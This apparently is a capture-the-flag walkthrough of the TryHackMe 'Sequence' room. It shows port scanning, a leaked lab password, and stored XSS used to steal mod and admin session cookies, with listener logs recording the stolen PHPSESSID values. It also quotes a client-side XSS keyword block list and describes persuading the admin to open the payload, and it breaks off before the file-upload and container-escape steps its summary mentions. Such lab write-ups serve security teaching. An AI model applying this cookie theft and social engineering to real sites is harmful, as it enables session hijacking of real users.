THM: Sequence
Summary
Sequence is a tryhackme room where we exploit a Cross-Site Scripting (XSS) vulnerability in a contact form to hijack user sessions. With an admin session we gain access to further functionality, where we exploit an Unrestricted File Upload vulnerability to upload a web shell and gain remote code execution in the Docker container that is running the application. Finally, we escape the container by utilizing the Docker socket that is mounted inside the container.
Port Enumeration
Starting off with a nmap scan, we find that ssh is exposed on port 22, and that there is a web server running on port 80.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
kali㉿kali $ nmap -sV -sC -p- -T4 10.10.201.232 -oA scans/full_tcp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 16:30 CET
Nmap scan report for review.thm (10.10.201.232)
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 51:3e:1b:58:1f:60:5b:c9:da:b1:42:f0:24:d0:b3:0f (RSA)
|   256 8b:2b:bc:8f:37:7d:83:7a:72:5d:05:76:99:db:a5:06 (ECDSA)
|_  256 e6:70:0e:e6:8e:47:12:1e:d2:80:5d:f9:88:d3:f4:09 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Review Shop
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.08 seconds
We note that the httponly flag is not set for PHPSESSID, which means that we could potentially hijack user sessions if we find an XSS vulnerability.
Web Enumeration
We browse to the webpage, and find that we have two options, Login and Contact Us.
 The front page of the web application running on port 80
Fuzzing reveals two directories with directory listing enabled, uploads and mail.
 The results of directory fuzzing with ffuf
The /uploads endpoint is empty, but /mail contains an interesting text file.
 Finding dump.txt in /mail
We can read the file.
 The content of dump.txt
The file reveals that the endpoints /finance.php and /lottery.php are hosted on the internal network, and that they are password-protected with the password S60u}f5j.
XSS to hijack mod session
Neither logging in with the password nor SQL injection on the login page was successful, so we move on to attempting XSS on the contact form.
It turns out that both the name field and message field is vulnerable to XSS, so we can use it to steal the PHPSESSID cookie of users who review the forms we submit (as we noted earlier the httponly flag is not set for PHPSESSID).
 Submitting an XSS payload in the contact form
After submitting the form, we get a hit on our server and recieve the cookie.
1
2
3
4
kali㉿kali $ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.201.232 - - [21/Nov/2025 16:56:09] code 404, message File not found
10.10.201.232 - - [21/Nov/2025 16:56:09] "GET /PHPSESSID=ii313501477r96lke9l0u1m6ig HTTP/1.1" 404 -
Now we can open dev tools and edit the value of PHPSESSID to hijack the session.
 Editing the PHPSESSID cookie in firefox dev tools
When we reload the page, we see that we are logged in as mod.
 Logged in as mod
XSS to hijack admin session
Now that we are logged in, we gain access to the following pages:
http://review.thm/chat.php- a chat with the admin.
 The admin chat
http://review.thm/admin_view.php- where the contact forms we submitted are viewed. This is where ourXSSpayload triggered upon being browsed by themoduser.
 The feedback submissions
Attempts to post malicious messages in the chat are blocked.
 A popup informing us that our message was blocked
We can see some filtering code in the page source code that blocks some keywords commonly used in XSS payloads:
1
2
3
4
5
6
7
8
9
10
11
12
document.getElementById("chatForm").addEventListener("submit", function(e) {
    const msg = document.querySelector('input[name="message"]').value.toLowerCase();
    const dangerous = ["<script>", "</script>", "onerror", "onload", "fetch", "ajax", "xmlhttprequest", "eval", "document.cookie", "window.location"];
    for (let keyword of dangerous) {
        if (msg.includes(keyword)) {
            e.preventDefault();
            const modal = new bootstrap.Modal(document.getElementById("warningModal"));
            modal.show();
            break;
        }
    }
});
There might be a way to bypass the protections and steal the admin user session, but we have a simpler solution. We can try to persuade the admin to view the contact form submissions, to trigger the same XSS payload that we used to hijack the mod session.
 Persuading the admin
When the admin clicks the link, we receive their session cookie.
1
2
3
4
kali㉿kali $ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.201.232 - - [21/Nov/2025 17:15:21] code 404, message File not found
10.10.201.232 - - [21/Nov/2025 17:15:21] "GET /PHPSESSID=aabr1aoba1ahi5h0bur3eeccjl HTTP/1.1" 404 -
We edit our cookie and reload the page to hijack the admin session.
 Logged in as admin
Remote Code Execution
With an admin session, we see a previously unavailable feature on the dashboard.
 The admin dashboard
The lottery feature is not available.
 The admin dashboard
We select Lottery Feauture once again and intercept the request in Burp Suite.  The http request intercepted in Burp Suite
It seems that the web application is making requests to the internal network, as the dump.txt file we found earlier mentioned that lottery.php was hosted on the internal network. The other endpoint that was mentioned was /finance.php. We edit lottery.php to finance.php and forward the request.
The page we are presented with is password protected, but the password was revealed in the dump file that we found earlier.
